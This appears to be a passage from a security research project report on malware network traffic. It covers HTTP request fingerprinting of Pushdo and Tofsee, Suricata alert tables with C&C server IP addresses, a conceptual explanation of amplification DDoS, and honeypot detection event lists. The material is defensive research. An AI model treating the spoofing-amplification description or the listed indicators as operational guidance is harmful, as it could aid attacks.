During the analysis a set of features has been identified to discern between HTTP requests generated by different clients. On this basis a tool to fingerprint requests has been developed, thus providing mechanisms for identification of malware behaviour. The idea behind this is that malware sends similar (or identical) requests to perform particular action, for example contact its C&C server. By providing a label for such requests, analyst can quickly understand the behaviour of malware without manually inspecting individual requests.

The fingerprinting system examines values of multiple fields of HTTP requests and generates a short string, which represents a summarised structure and content of request. The fields

[3] Authors: Piotr Białczak, Wojciech Mazurczyk. At the time of writing the paper is undergoing peer review.

include version of the protocol, request method, presence and values of selected headers, their order and features of the payload.

Analysis of Pushdo malware family showed presence of limited number of fingerprints, as presented in Fig. 2.40.




Figure 2.40: Fingerprints of HTTP requests sent by Pushdo malwar

Most of the fingerprints of Pushdo are similar and they represent requests sent to C&C servers. The main difference is the presence of an additional Cookie header, if the contacted websites use CDN services. For comparison, overview of analysis of Tofsee HTTP requests is presented in Fig. 2.41.




Figure 2.41: Fingerprints of HTTP requests found in Tofsee malware

Analysis of Tofsee fingerprints shows that throughout 2018 the usage of HTTP traffic was high in May and June and lower in other months. A high number of different fingerprints in May and June is a result of an activity were malware was mimicking different HTTP clients. Further investigation revealed that malware sent a lot click-fraud requests to popular social media websites. With such a big number of requests, fingerprint identification might be hindered by the rising number of new signatures. However in the other parts of the year the number of different fingerprints was significantly smaller, giving insight into variety of HTTP requests sent by this malware (Fig. 2.42). A good example is IP address check: Tofsee sends such requests to different servers and their structure is different depending on destination. Request fingerprinting gives a way to easily identify such requests and differentiate between them. After labelling fingerprints of these IP checks, the analyst will quickly find them among other requests and get better knowledge of the malware's current behaviour.





Figure 2.42: Fingerprints of HTTP requests found in Tofsee malware, period of decreased activity

Two examples above show that HTTP requests fingerprinting can help to identify patterns in malware behaviour and track similar actions over time. However the results are strictly dependent on the observed family, as malicious behaviours have different network-level characteristics.

IDS inspection

Suricata Intrusion Detection System is a common tool used to monitor network traffic for malicious activities. Except for some residues of Windows-generated traffic, all of the traffic in LTS is generated by malware. We submit that traffic to Suricata and save alerts that were triggered. That results tell us about what malware is doing or what is the botnet infrastructure based on the external threat intelligence sources. Such information enriches other analyses and helps operators with investigation. An example overview of alerts generated by network traffic from the system is presented in Fig. 2.43.



Suricata Alerts from Incoming Traffic

Suricata Alert	Sender Ip Address	Count
SURICATA SMTP no server welcome message	94.100.180.104	13
ET TROJAN Win32/Recslurp.D C2 Response	5.39.220.60	39
SURICATA HTTP unable to match response to request	213.186.33.16	32
ET DROP Spamhaus DROP Listed Traffic Inbound group 1	23.226.62.245	1
ET DROP Spamhaus DROP Listed Traffic Inbound group 11	152.109.40.48	1
ET DROP Spamhaus DROP Listed Traffic Inbound group 13	163.250.39.169	1
ET TROJAN Possible Compromised Host AnubisNetworks Sinkhole Cookie Value Snkz	195.38.137.100	25
ET DROP Spamhaus DROP Listed Traffic Inbound group 10	147.16.157.252	1
ET TROJAN Pushdo.S CnC response	62.210.140.158	67
ET DROP Spamhaus DROP Listed Traffic Inbound group 6	104.250.204.231	1

Export: Raw Formatted

Suricata Alerts from Outgoing Traffic

Suricata Alert	Destination Ip Address	Sum of event_count
ET TROJAN Backdoor.Win32.Pushdo.s Checkin	204.11.56.48	9,546
ET CURRENT_EVENTS DNS Query Domain .bit	162.243.56.54	46,714
ET CURRENT_EVENTS Gamut Spambot Checkin 2	81.177.6.121	157,104
ETPRO TROJAN Send-Safe Enterprise Mailer UDP Beacon	31.44.184.62	118,848
ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1	2.181.27.241	180
ETPRO TROJAN WIN32/KOVTER.B Checkin 2 M1	45.60.72.14	180
ET POLICY DNS Query For XXX Adult Site Top Level Domain	192.168.100.1	23,749
ET DNS Query for .su TLD (Soviet Union) Often Malware Related	192.168.100.1	23,592
ET DNS Query to a *.pw domain - Likely Hostile	192.168.100.1	23,346
ETPRO TROJAN Win32/Necurs Checkin 3	173.230.141.80	1,853

Figure 2.43: IDS alerts reported in LTS network traffic


Figure 2.44 depicts alerts triggered by examining network traffic generated by Pushdo malware in December 2018. Based on the available rules Suricata automatically identified a C&C server.

Suricata Alerts from Incoming Traffic

Suricata Alert	Sender Ip Address	Count
SURICATA HTTP unable to match response to request	23.239.215.54	1
ET TROJAN Possible Compromised Host AnubisNetworks Sinkhole Cookie Value Snkz	64.95.103.186	1
ET TROJAN Pushdo.S CnC response	62.210.140.158	1

Figure 2.44: Alerts triggered by examining by Suricata IDS network traffic from Pushdo malware family.

Another useful results from integrating Suricata IDS was detecting specific behaviours. For example Suricata alerted about cryptocurrency mining operations found in the network traffic generated by Tofsee. Figure 2.45 depicts ten most common alerts triggered by examining network traffic generated by Tofsee from 23.10.2018 to 23.04.2019.



Suricata Alerts from Outgoing Traffic

Suricata Alert	Destination Ip Address	Sum of event_count
ETPRO POLICY IP Check Domain (whatismyipaddress .com in HTTP Host)	66.171.248.178	846
ET POLICY Cryptocurrency Miner Checkin	93.189.41.62	308
ETPRO POLICY XMR CoinMiner Usage	93.189.41.62	301
ETPRO TROJAN CoinMiner Known Malicious Stratum Authline (2017-08-15 5)	93.189.41.62	301
ETPRO TROJAN Win32/Tofsee.AX google.com connectivity check	216.58.215.68	40
ET POLICY Possible External IP Lookup ipinfo.io	216.239.32.21	21
ET MALWARE All Numerical .ru Domain Lookup Likely Malware Related	192.168.8.1	37
ET DNS Query for .su TLD (Soviet Union) Often Malware Related	192.168.8.1	18
ETPRO POLICY External IP Lookup Domain (freegeiop .net in DNS lookup)	192.168.8.1	6
ETPRO POLICY IP Check freegeoip.net	104.26.15.73	6

Figure 2.45: Ten most common alerts triggered by examining network traffic generated by Tofsee from 23.10.2018 to 23.04.2019. Some alerts are related to cryptocurrency mining activities performed by Tofsee

Summary

Information gathered from the Long Term Sandboxing system allows to identify C&C servers, observe changes taking place in infrastructure and point out specific activities performed by malware. In-depth analysis of network traffic provides unique insight into operations of spamming botnets, detection of new DGA domain and identification of other recurring behaviours.

2.2.7 Scanner Fingerprinting

Name	Scanner Fingerprinting
Lead by	USAAR
Data Source(s)	DDoS honeypots
Analysis Result(s)	IP address of scanners searching for reflectors/amplifiers
Update Frequency	1/day
State	Fully Integrated

Description

Amplification DDoS constitutes a powerful attack in which an adversary aims to exhaust the bandwidth of a victim's host or network by inducing a large volume of traffic. Towards this, the attacker abuses multiple servers as so called amplifiers. These servers offer UDP-based protocols prone to amplification, where the server's response is significantly larger than the corresponding request sent to the server (Fig. 2.46). A number of protocols are known to suffer from this flaw, such as NTP and DNS, leading to a multitude of servers that can be exploited as amplifiers. Given the connection-less nature of UDP, an attacker can redirect the servers' responses to the victim by simply spoofing the source IP address in requests.

The Amppot DDoS honeypots used in SISSDEN mimic the network appearance of a potential amplifier by emulating a range of vulnerable protocols and can thus observe attacks from an amplifier's perspective. Throughout the duration of the project pilot these honeypots observed almost 10 000 DDoS attacks per day.




Figure 2.46: Overview of a DDoS attack

While it is straightforward to extract information about the attack's victim from this perspective, identifying the true source of attack traffic is not due to the use of source address spoofing. To alleviate this problem, this analysis module aims to establish a link between the observed attacks and the preparation an attacker has to perform in order to find suitable amplifiers.

Towards this, several Amppot instances were modified such that they would only respond to half of all requests, based on their IP address and the IP address of the incoming request. An entity scanning for potential amplifiers can thus only find half of the honeypot population (Fig. 2.47). However, which honeypots exactly will be found only depends on the scanner's IP address and becomes a unique fingerprint for a scanner once enough honeypots have been discovered.

Figure 2.47: Overview of mechanism used in Amppot

Once per day, all attacks of the last 24 hours are analysed: For every honeypot a list of IP addresses that had received a positive response is maintained. To attribute an attack, the intersection of these lists is computed for all honeypots that observed it. If an attack is based on the results from a single scanner, this intersection will contain exactly one entry.




Figure 2.48: Results of analysis of scanners activity

As can be seen in a Fig. 2.48 of the top sixteen scanners over the last few months very few scanners are responsible for a large fraction of attacks. Furthermore, data from some scanners is used throughout the entire time, while others only join in for a few weeks.

2.3 Statistics

2.3.1 Statistics on Honeypot Traffic

Name	Statistics on Honeypot Traffic
Lead by	MI
Data Source(s)	Honeypots
Analysis Result(s)	Traffic and Attack Statistics
Update Frequency	On the fly
State	Deployed

Description

The honeypots receive potentially malicious network traffic. Most will concern scanning to detect available services and vulnerabilities. Certain on-the-fly analysis have been performed: to detect attack patterns (e.g., DoS attack), network scans, anomalies in DNS and HTTP traffic. Statistics on the traffic received and notification of the traffic that could be malicious have been sent to the backend datastore.

There are 4 probes analysing the incoming traffic with a volume of around 60 GB/day. The number of alerts generated changes from time to time. In the month 35 of the project (March, 2019), normally 250 000 – 500 000 alerts were logged to Elasticsearch everyday (Fig. 2.49). From the beginning of the project, there have been almost 12M alerts recorded to the backend datastore.




Figure 2.49: Number of alerts generated on Honeypot Traffic

The Fig. 2.50 demonstrates the distribution of the events in March 2019 (screenshot taken from the Analytical Portal). The Tab. 4 contains descriptions of all recorded events.




Figure 2.50: Honeypot alerts distribution in March 2019

Table 4: Honeypot top alerts' descriptions

Event name	Description
event-0	Probable TCP ACK/Window scan (4 different attempts in a row on different ports).
event-1	Probable SYN flooding attack (Half TCP handshake without TCP RST)
event-2	Probable TCP Maimon scan (4 different attempts in a row on different ports).
event-3	4 consecutive ICMP redirect packets. Possibly ICMP redirect flood.
event-4	IPv4 address conflict detection (RFC5227). Possible arp poisoning (rule 4).
event-5	IPv4 address conflict detection (RFC5227). Possible arp poisoning (rule 5).
event-6	Probable TCP SYN/connect scan (4 different attempts in a row on different ports).
event-7	Data in SYN packet (possible evasion).
event-8	Probable UDP protocol scan (4 different attempts in a row on different ports).
event-9	Tor nodes detection
event-10	Overlapping IP fragmentation : difference in offset of concomitant fragments less than fragment length (allowed but could be an evasion).
event-11	Several attempts to connect via ssh (brute force attack). Source address is either infected machine or attacker (no spoofing is possible).
event-12	IP fragmentation : fragments with offset always = 0 (allowed but could be an evasion).
event-13	IP fragmentation: fragments with non-homogeneous TTL (allowed but could be an evasion).
event-14	Botnet Command and Control detection

Event name	Description
event-15	XMAS scan : TCP with all flags FIN, URG, PSH active.
event-16	TCP Urgent Pointer set (allowed but could be an evasion)
event-17	Detection of DoS attack based on HTTP User-Agent field
event-18	Invalid GRE version detected
event-19	Nikto detection
event-20	Detection of robot, crawler, spider, spam and bad bot based on blacklisted User-Agent strings (hash-table)
event-21	Probable TCP idle scan via a zombie.
event-22	Malformed IP fragments. Possibly Nestea DoS attack.
event-23	Probable SCTP INIT scan (4 different attempts in a row on different ports).
event-24	Detect HTTP double compression
event-25	Overlapping unordered IP fragmentation : difference in offset of concomitant fragments less than fragment length (allowed but could be an evasion).
event-26	IP fragmentation : a fragment with a size less than 9 bytes (allowed but could be an evasion).
event-27	Trojan detection

2.3.2 Statistics on Darknet Traffic

Name	Statistics on Darknet Traffic
Lead by	MI
Data Source(s)	PCAPs
Analysis Result(s)	Traffic and Attack Statistics
Update Frequency	On demand
State	Deployed

Description

The sample offline traffic (PCAP files) from 7th to 17th December 2018 was provided by CYBE so that the similar analysis on Honeypot Traffic can be performed on this Darknet traffic. The traffic volume is rather modest (less than 10 MB/day) which generate only 43 alerts (Fig. 2.51) of 4 types (Tab. 5) to Elasticsearch.




Figure 2.51: Number of alerts generated on Darknet Traffic

Table 5: Darknet alerts' descriptions

Event name	Description
event-0	TCP Urgent Pointer set (allowed but could be an evasion)
event-1	XMAS scan : TCP with all flags FIN, URG, PSH active.
event-2	Probable UDP protocol scan (4 different attempts in a row on different ports).
event-3	Botnet Command and Control detection

2.3.3 Notifications of Correlations

Name	Notifications of Correlations
Lead by	MI
Data Source(s)	PCAPs
Analysis Result(s)	Notifications of Correlations
Update Frequency	On demand
State	Deployed

Description

The comparison between Darknet and Honeypot traffic was done by automatically extracting IP addresses from the Darknet sample and using a MMT-Security rule to detect any equivalent traffic in the live Honeypot traffic received by the four MMT-Probes. All common IP addresses found in these two sources of traffic (Darknet and Honeypot) are logged to Elasticsearch.

The results are presented in the form of alarms and graphs. For example, Fig. 2.52 presents number of correlations from 7th to 9th December 2018.




Figure 2.52: Number of correlations from 7th to 9th December 2018

Following is an example showing the results for one day (December 9th 2018): The number of IP addresses observed in both of the sources during this day was 16 106 addresses in 1 043 202 sessions. The distribution in time of these sessions is shown in Fig. 2.53.




Figure 2.53: Sample traffic on Dec 9th 2018 - IP Address Correlation Distribution

There were more than 16 000 IP addresses resulting from the correlation. The top 300 addresses generate the most traffic and cover up to 83% of the total number of flows. In other words, there were many IP addresses generating very little traffic, and the majority of captured traffic was created by only a few particular ones. In the first place was “YY2”, a

Data Center/Web Hosting/Transit in Arad, Romania which is the source of more than 70 thousands sessions (7.3%).

Looking closer to the geolocation of the IP addresses resulting from the correlation, we see a remarkable unequal distribution (Fig. 2.54). Ukraine, Netherlands and Russian Federation are the top three countries generating more than 50% of the captured sessions. But it must be noted that each day the top countries vary.

